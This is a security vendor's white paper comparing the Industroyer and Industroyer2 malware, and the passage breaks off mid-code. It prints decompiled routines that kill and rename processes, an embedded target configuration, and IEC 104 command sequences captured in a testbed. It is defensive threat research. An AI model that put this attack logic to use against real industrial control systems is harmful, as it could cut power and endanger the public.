


WHITE PAPER

Industroyer vs. Industroyer2: Evolution of the IEC 104 Component

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Nozomi Networks Labs is dedicated to reducing cyber risk for the world's industrial and critical infrastructure organizations. Through its cybersecurity research and collaboration with industry and institutions, it helps defend the operational systems that support everyday life.

The Labs team conducts investigations into industrial device vulnerabilities and, through a responsible disclosure process, contributes to the publication of advisories by recognized authorities.

To help the security community with current threats, they publish timely blogs, research papers and free tools.

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1. Introduction to Industroyer & Industroyer2

Industroyer2 is the latest evolution of the notorious malware that was first deployed by threat actor Sandworm in Ukraine in 2016. As documented by ESET, this new artifact was used in the context of a broader operation against Ukrainian organizations in 2022.¹

The Industroyer artifacts retrieved in 2016 consisted of components targeting multiple industrial control system (ICS) protocols, specifically:

- IEC 60870-5-101,
- IEC 60870-5-104,
- IEC 61850,
- OPC DA.

Industroyer2, however, focuses only on IEC 60870-5-104 (IEC 104), which is just an update to the Industroyer component targeting the same protocol. This observation leads us to believe that, depending on the operational requirements, the threat actors' implementation of these ICS protocols is part of a broader framework of capabilities that is selectively packaged into a specific deliverable.

In this paper, Nozomi Networks Labs analyzes the Operational Technology (OT) capabilities of Industroyer2, discusses the major changes between Industroyer and Industroyer2, and analyzes how the codebase has evolved over time.

A noteworthy characteristic of Industroyer deployments is the lack of any stealthy measures in the binaries. One plausible hypothesis is that the threat actor, having already compromised the target environment and performed advanced reconnaissance, is not concerned about potential security controls.

A second hypothesis is that due to time constraints, the operators would not have time to simultaneously obfuscate their activity and improve their posture in the environment by the time of malware delivery. Given the resources and expertise of the threat actor, we believe this scenario to be less likely. Nevertheless, it is clear that Sandworm is not concerned about different Industroyer versions being attributed to the same actor through comparison of the target artifacts.

The takeaway for security teams is that advanced threat actors are continuously refining their OT capabilities to adapt to different operational scenarios. In the current threat landscape it's paramount to detect and respond to sophisticated attackers before they reach OT system—their ability to analyze the targeted environment and modify its status was demonstrated once more with Industroyer2.

2. Industroyer & Industroyer2: The Evolving Source Code

2.1 Breaking Down the Samples

In this section, we present a series of evidence that collectively and strongly supports the thesis that the two binaries, Industroyer and Industroyer2, were compiled from the same evolving source code.

Throughout our analysis, we will refer to the first version of Industroyer as “v1”, which corresponds to sample **7907dd95c1d36cf3dc842a1bd804f0db511a0f68f4b3d382c23a3c974a383cad** (104.dll). We will refer to

Industroyer2 as “v2”, which corresponds to sample **d69665f56ddef7ad4e71971f06432e59f1510a7194386e5f0e8926aea7b88e00**.

The screenshot below (Figure 1) compares similar functionalities in the binaries. The decompiled code of v1 is presented on the left while the matching part of v2 is shown on the right.

```
1 __int16 __thiscall find_target_process(char *String2)
2 {
3     HANDLE Toolhelp32Snapshot; // esi
4     PROCESSENTRY32 pe; // [esp+10h] [ebp-130h] BYREF
5
6     pe.dwSize = 296;
7     Toolhelp32Snapshot = CreateToolhelp32Snapshot(0xFu, 0);
8     if ( Toolhelp32Snapshot == -1 )
9     {
10        log_error("Error killing process ...");
11        return 0;
12    }
13    else if ( Process32First(Toolhelp32Snapshot, &pe ) )
14    {
15        while ( !_strcmp(pe.szExeFile, String2 ) )
16        {
17            if ( !Process32Next(Toolhelp32Snapshot, &pe ) )
18                goto LABEL_6;
19        }
20        CloseHandle(Toolhelp32Snapshot);
21        return pe.th32ProcessID;
22    }
23    else
24    {
25        LABEL_6:
26        CloseHandle(Toolhelp32Snapshot);
27    }
28 }
29 00002342 find_target_process:25 (10002F42)
```

```
1 DWORD __stdcall find_target_process(char *proc_name)
2 {
3     PROCESSENTRY32 pe; // [esp+0h] [ebp-12Ch] BYREF
4     HANDLE hSnapshot; // [esp+128h] [ebp-4h]
5
6     pe.dwSize = 296;
7     hSnapshot = CreateToolhelp32Snapshot(0xFu, 0);
8     if ( hSnapshot == -1 )
9         return 0;
10    if ( Process32First(hSnapshot, &pe ) )
11    {
12        while ( strcmp(pe.szExeFile, proc_name ) )
13        {
14            if ( !Process32Next(hSnapshot, &pe ) )
15                goto LABEL_7;
16        }
17        CloseHandle(hSnapshot);
18        return pe.th32ProcessID;
19    }
20    else
21    {
22        LABEL_7:
23        CloseHandle(hSnapshot);
24        return 0;
25    }
26 }
27 000060A7 find_target_process:24 (A179A7)
```

Figure 1 - Example comparison between Industroyer v1 (left) and v2 (right).

The syntax of the configuration is the most obvious visual difference between the two versions of the malware. However, this refactor is largely irrelevant for the internal structure of the executables. In both cases the configuration is normalized into a matching data structure, called **main_config** in our analysis, that is then used throughout the code.

As described by ESET, Industroyer v1 uses a classic INI configuration file that is passed as an argument to the

Crash export of 104.dll.² Meanwhile, the Industroyer v2 sample that we analyzed hardcodes its configuration inside the binary in the form of a string.

Below, we present the possible properties for the hardcoded station and Information Object Address (IOA) configurations embedded in the analyzed binary.

2.2 v2 Station Configuration

The following screenshot (Figure 2) shows the first hardcoded station configuration embedded in the analyzed

binary of v2. The sample embeds configurations for three different IP addresses in total.

```

.rdata:00A19190 target_1: ; DATA XREF: .data:configlo
.rdata:00A19190 ; FFF7B000lo
.rdata:00A19190 text "UTF-16LE", '10.82.40.105 2404 3 0 1 1 PService_PPD.exe 1 "D:\OI'
.rdata:00A19190 text "UTF-16LE", 'K\DevCounter" 0 1 0 0 1 0 0 44 130202 1 0 1 1 1 160'
.rdata:00A19190 text "UTF-16LE", '921 1 0 1 1 2 160923 1 0 1 1 3 160924 1 0 1 1 4 160'
.rdata:00A19190 text "UTF-16LE", '925 1 0 1 1 5 160927 1 0 1 1 6 160928 1 0 1 1 7 190'
.rdata:00A19190 text "UTF-16LE", '202 1 0 1 1 8 260202 1 0 1 1 9 260901 1 0 1 1 10 26'
.rdata:00A19190 text "UTF-16LE", '0902 1 0 1 1 11 260903 1 0 1 1 12 260904 1 0 1 1 13'
.rdata:00A19190 text "UTF-16LE", '260905 1 0 1 1 14 260906 1 0 1 1 15 260907 1 0 1 1'
.rdata:00A19190 text "UTF-16LE", '16 260908 1 0 1 1 17 260909 1 0 1 1 18 260910 1 0'
.rdata:00A19190 text "UTF-16LE", '1 1 19 260911 1 0 1 1 20 260912 1 0 1 1 21 260914 1'
.rdata:00A19190 text "UTF-16LE", '0 1 1 22 260915 1 0 1 1 23 260916 1 0 1 1 24 26091'
.rdata:00A19190 text "UTF-16LE", '8 1 0 1 1 25 260920 1 0 1 1 26 290202 1 0 1 1 27 33'
.rdata:00A19190 text "UTF-16LE", '8501 1 0 1 1 28 1401 0 0 0 1 29 1402 0 0 0 1 30 140'
.rdata:00A19190 text "UTF-16LE", '3 0 0 0 1 31 1404 0 0 0 1 32 1301 0 0 0 1 33 1302 0'
.rdata:00A19190 text "UTF-16LE", '0 0 1 34 1303 0 0 0 1 35 1304 0 0 0 1 36 1201 0 0'
.rdata:00A19190 text "UTF-16LE", '0 1 37 1202 0 0 0 1 38 1203 0 0 0 1 39 1204 0 0 0 1'
.rdata:00A19190 text "UTF-16LE", '40 1101 0 0 0 1 41 1102 0 0 0 1 42 1103 0 0 0 1 43'
.rdata:00A19190 text "UTF-16LE", '1104 0 0 0 1 44',0
00007790.00A19190: .rdata:target_1
    
```

Figure 2 - Station Configuration.

Below (Figure 3), we present the possible properties for the hardcoded station and IOA configurations embedded

in the analyzed binary of v2.

Property	Acceptable Values	Purpose
Target IP	IP address	IP of the station to connect to
Target port	Port number	Port of the station to connect to
ASDU	Integer	Application Service Data Unit address
Operation mode	Boolean	0 (Interaction with hardcoded IOA), 1 (Range mode)
Switch for process manipulation	Boolean	0 (Disable), 1 (Enable)
Reserved parameter	Boolean	-
Process name	String	Name of the process to be killed
Rename	Boolean	0 (Don't rename), 1 (Rename)
Folder name	String	Folder name where the process targeted for killing and renaming is stored
Sleep time in minutes	Integer	Initial sleep time, used to add a delay before interacting with a station
Sleep time in seconds #1	Integer	Sleep time to use when Invert SCO/DCO On/Off is set
Station index	Integer	Configuration station index to delay
Sleep time in seconds #2	Integer	Sleep time before STOPDT for the previously used station index
Initial SCO/DCO On/Off State	Boolean	0 (Initial state On), 1 (Initial state Off)
Invert SCO/DCO On/Off	Boolean	If set, it will interact with each IOA again, with SCO/DCO On/Off inverted
IOA count	Integer	Number of IOA following header

Figure 3 - Target Configuration.

2.3 v2 IOA Configuration

An IOA is used to address one specific piece of data within a station. IOA configurations typically differ from station to station.

In the screenshot below (Figure 4) you can see the IEC-104 testbed traffic using the first station configuration.




Figure 4 - IEC 104 testbed traffic using first station configuration.

The table below (Figure 5) shows the configurable IOA properties.

Property	Acceptable Values	Purpose
IOA	Integer	Information Object Address
Single/Double command	Boolean	0 (Double command), 1 (Single command)
SCO/DCO Select/Execute	Boolean	0 (Execute), 1 (Select)
SCO/DCO On/Off	Boolean	0 (Off), 1 (On)
Priority	Integer	-
Index	Integer	IOA entry index in the configuration list

Figure 5 - IOA Configuration.

2.4 v2 Command-line Parameters

While v1 included a separate component to load and launch payloads contained in different Dynamic-link Libraries (DLLs), the v2 sample provides the user with the ability to set certain command-line options.

As shown in Figure 6, two command-line flags are supported by the v2 executable; namely, `-o` and `-t`. The `-o` flag can be used to store the execution output log into a file instead

of printing it to standard output. The `-t` flag can be used to perform a delayed execution. For example, running the program with `-t 10` as an argument at 1:08 PM will cause a time delay of approximately two minutes before the executable spawns its main thread at 1:10 PM.

```

hMem = 0;
pNumArgs = 0;
v4 = 0;
CommandLine = GetCommandLine();
hMem = CommandLineToArgvW(CommandLine, &pNumArgs);
if ( hMem )
{
    if ( pNumArgs )
    {
        lpWideCharStr = cmdline_checks(hMem, hMem + 4 * pNumArgs, L"-t");
        if ( lpWideCharStr )
        {
            v1 = log_to_shared_file(v3, lpWideCharStr);
            wait_objs(v1);
            close_handles(v3);
        }
        if ( string_sanity_checks(hMem, hMem + 4 * pNumArgs, L"-o") )
        {
            v11 = cmdline_checks(hMem, hMem + 4 * pNumArgs, L"-o");
            if ( v11 )
            {
                lock();
                set_lpFileName_shared_0(v11);
            }
            v2 = lock();
            outer_write_to_shared_file(v2, "%d\n", 22);
        }
        lpCmdLine = 0;
        v10 = outer_process_heap_alloc(428u);
        if ( v10 )
        {
            v9 = initialize_critical_section(v10);
        }
        else
        {
            v9 = 0;
            lock_thread_spawned_after_PServiceControl_renamed = v9;
            for ( i = 0; i < 3; ++i )
            {
                lpCmdLine = config[i];
                parse_configs_kill_rename_process_spawn_thread(lpCmdLine);
            }
            outer_killing_threads_closing_handle(lock_thread_spawned_after_PServiceControl_renamed, 0xFFFFFFFF);
        }
        v6 = lock_thread_spawned_after_PServiceControl_renamed;
        v7 = lock_thread_spawned_after_PServiceControl_renamed;
        if ( lock_thread_spawned_after_PServiceControl_renamed )
        {
            v5 = delete_critical_section_and_free(v7, 1);
        }
        else
        {
            v5 = 0;
        }
        LocalFree(hMem);
    }
}
ExitProcess(0);

```

Figure 6 - Command-line argument handling.

2.5 v2 IEC 104 Interaction

After terminating `PServiceControl.exe`, and `PService_PPD.exe` (based on the configuration) being

renamed with `.MZ` appended to its name, the v2 sample begins IEC 104 interaction.

```

13 for ( dwProcessId = find_proc_by_name("PServiceControl.exe");
14       dwProcessId;
15       dwProcessId = find_proc_by_name(main_config->second_switch_process_name) )
16 {
17     hProcess = OpenProcess(1u, 0, dwProcessId);
18     TerminateProcess(hProcess, 0);
19 }
20 //
21 //
22 while ( 1 )
23 {
24     dwProcess = find_proc_by_name(main_config->second_switch_process_name);
25     if ( !dwProcess )
26         break;
27     handle = OpenProcess(1u, 0, dwProcess);
28     TerminateProcess(handle, 0);
29 }
30
31 if ( main_config->second_switch_p3_set_if_set_copy_to_foldername && main_config != 0xFFFFFEAB )
32 {
33     lpExistingFileName = process_heap_alloc(0x100u);
34     lpNewFileName = process_heap_alloc(0x100u);
35     lpMem = process_heap_alloc(0x100u);
36
37     memset_zero_0(lpExistingFileName, 256);
38     memset_zero_0(lpNewFileName, 256);
39     memset_zero_0(lpMem, 256);
40
41     copy_string(lpExistingFileName, main_config->second_switch_foldername);
42     copy_string(lpNewFileName, main_config->second_switch_foldername);
43
44     strcat(lpExistingFileName, "\\");
45     strcat(lpNewFileName, "\\");
46     strcat(lpExistingFileName, main_config->second_switch_process_name);
47     strcat(lpNewFileName, main_config->second_switch_process_name);
48     strcat(lpNewFileName, ".MZ");
49
50     MoveFileA(lpExistingFileName, lpNewFileName);
51
52     GetLastError = GetLastError();
53     lock = ::lock();
54     write_to_shared_file_0(lock, " RNM %04x \n", GetLastError);
55
56     process_heap_free(lpExistingFileName);
57     process_heap_free(lpNewFileName);
58     process_heap_free(lpMem);
59 }
60 return 1;
00006B37:find_PServiceControl_and_rename_it:14 (A17737)

```

Figure 7 - Process termination and file renaming.

The default operation mode (0) set in the station configurations present in our sample produces the following series of commands:

- TESTFR
- STARTDT
- C_IC_NA_1 (100)
- For each IOA configuration:
 - C_SC_NA_1 (45) or C_DC_NA_1 (46) command, depending on the Single/Double command field in the configuration
- STOPDT

If the operation mode is set to 1 instead, the sample expects to find a starting index and an ending index following the station configuration, which is then used as a range of IOAs to iterate through. In this case, the following series of commands are generated in our testbed:

- TESTFR
- STARTDT
- C_IC_NA_1 (100)
- For each IOA in the range start_index → end_index:
 - C_SC_NA_1 (45) with SCO Off and Execute
- STOPDT
- TESTFR
- STARTDT
- C_IC_NA_1 (100)
- For each IOA in the range start_index → end_index:
 - C_DC_NA_1 (46) with DCO Off and Select
 - C_DC_NA_1 (46) with DCO Off and Execute
- STOPDT

In Figures 8a and 8b, we show both Single and Double commands for range modes starting with 2 and ending with 9:

```

1 IEC 60870-5-104      50 <- U (TESTFR act)
3 IEC 60870-5-104      50 <- U (STARTDT act)
6 IEC 60870-5-104      50 <- S (1)
7 IEC 60870-5 ASDU     60 <- I (0,1) ASDU=3 C_IC_NA_1 Act   IOA=0
11 IEC 60870-5-104     50 <- S (4)
12 IEC 60870-5 ASDU     60 <- I (1,4) ASDU=3 C_SC_NA_1 Act   IOA=2
14 IEC 60870-5-104     50 <- S (5)
15 IEC 60870-5 ASDU     60 <- I (2,5) ASDU=3 C_SC_NA_1 Act   IOA=3
18 IEC 60870-5-104     50 <- S (6)
19 IEC 60870-5 ASDU     60 <- I (3,6) ASDU=3 C_SC_NA_1 Act   IOA=4
21 IEC 60870-5-104     50 <- S (7)
22 IEC 60870-5 ASDU     60 <- I (4,7) ASDU=3 C_SC_NA_1 Act   IOA=5
24 IEC 60870-5-104     50 <- S (8)
25 IEC 60870-5 ASDU     60 <- I (5,8) ASDU=3 C_SC_NA_1 Act   IOA=6
27 IEC 60870-5-104     50 <- S (9)
28 IEC 60870-5 ASDU     60 <- I (6,9) ASDU=3 C_SC_NA_1 Act   IOA=7
31 IEC 60870-5-104     50 <- S (10)
32 IEC 60870-5 ASDU     60 <- I (7,10) ASDU=3 C_SC_NA_1 Act   IOA=8
34 IEC 60870-5-104     50 <- S (11)
35 IEC 60870-5 ASDU     60 <- I (8,11) ASDU=3 C_SC_NA_1 Act   IOA=9
37 IEC 60870-5-104     50 <- S (12)
38 IEC 60870-5-104     50 <- U (STOPDT act)
    
```

Figure 8a - Range mode with start index 2 and end index 9, Single commands.

40	IEC 60870-5-104	50 <- U (TESTFR act)	
42	IEC 60870-5-104	50 <- U (STARTDT act)	
44	IEC 60870-5 ASDU	60 <- I (0,0) ASDU=3 C_IC_NA_1 Act	IOA=0
48	IEC 60870-5-104	50 <- S (3)	
49	IEC 60870-5 ASDU	60 <- I (1,3) ASDU=3 C_DC_NA_1 Act	IOA=2
51	IEC 60870-5-104	50 <- S (4)	
52	IEC 60870-5 ASDU	60 <- I (2,4) ASDU=3 C_DC_NA_1 Act	IOA=2
55	IEC 60870-5-104	50 <- S (5)	
56	IEC 60870-5 ASDU	60 <- I (3,5) ASDU=3 C_DC_NA_1 Act	IOA=3
58	IEC 60870-5-104	50 <- S (6)	
59	IEC 60870-5 ASDU	60 <- I (4,6) ASDU=3 C_DC_NA_1 Act	IOA=3
61	IEC 60870-5-104	50 <- S (7)	
62	IEC 60870-5 ASDU	60 <- I (5,7) ASDU=3 C_DC_NA_1 Act	IOA=4
64	IEC 60870-5-104	50 <- S (8)	
65	IEC 60870-5 ASDU	60 <- I (6,8) ASDU=3 C_DC_NA_1 Act	IOA=4
68	IEC 60870-5-104	50 <- S (9)	
69	IEC 60870-5 ASDU	60 <- I (7,9) ASDU=3 C_DC_NA_1 Act	IOA=5
71	IEC 60870-5-104	50 <- S (10)	
72	IEC 60870-5 ASDU	60 <- I (8,10) ASDU=3 C_DC_NA_1 Act	IOA=5
74	IEC 60870-5-104	50 <- S (11)	
75	IEC 60870-5 ASDU	60 <- I (9,11) ASDU=3 C_DC_NA_1 Act	IOA=6
77	IEC 60870-5-104	50 <- S (12)	
78	IEC 60870-5 ASDU	60 <- I (10,12) ASDU=3 C_DC_NA_1 Act	IOA=6
81	IEC 60870-5-104	50 <- S (13)	
82	IEC 60870-5 ASDU	60 <- I (11,13) ASDU=3 C_DC_NA_1 Act	IOA=7
84	IEC 60870-5-104	50 <- S (14)	
85	IEC 60870-5 ASDU	60 <- I (12,14) ASDU=3 C_DC_NA_1 Act	IOA=7
87	IEC 60870-5-104	50 <- S (15)	
88	IEC 60870-5 ASDU	60 <- I (13,15) ASDU=3 C_DC_NA_1 Act	IOA=8
90	IEC 60870-5-104	50 <- S (16)	
91	IEC 60870-5 ASDU	60 <- I (14,16) ASDU=3 C_DC_NA_1 Act	IOA=8
94	IEC 60870-5-104	50 <- S (17)	
95	IEC 60870-5 ASDU	60 <- I (15,17) ASDU=3 C_DC_NA_1 Act	IOA=9
97	IEC 60870-5-104	50 <- S (18)	
98	IEC 60870-5 ASDU	60 <- I (16,18) ASDU=3 C_DC_NA_1 Act	IOA=9
100	IEC 60870-5-104	50 <- S (19)	
101	IEC 60870-5-104	50 <- U (STOPDT act)	

Figure 8b - Range mode with start index 2 and end index 9, Single commands.

2.6 Main Thread Spawning

The main thread of both samples contains the code responsible for issuing the malicious IEC 104 packets. In v1, the main thread is spawned from the Crash export, while in

v2 the execution starts from the regular PE entry point. In both cases the configuration is parsed before reaching this stage (Figure 9).

```

1 void __stdcall __noreturn outer_main_thread(main_config *main_config)
2 {
3     if ( !main_config->finished_parsing_config )
4         log_error(
5             "\nIEC-104 client: ip=%s; port=%s; ASDU=%u \n",
6             main_config->target_ip,
7             main_config->target_port,
8             *(DWORD *)&main_config->asdu);
9
10    main_thread(main_config);
11 }

1 int __stdcall outer_main_thread(struct main_config *main_config)
2 {
3     void *lock; // eax
4     int target_tcp_port; // [esp-8h] [ebp-Ch]
5     int asdu; // [esp-4h] [ebp-8h]
6
7     if ( !main_config->finished_parsing_config )
8     {
9         asdu = main_config->asdu;
10        target_tcp_port = main_config->target_tcp_port;
11        lock = ::lock();
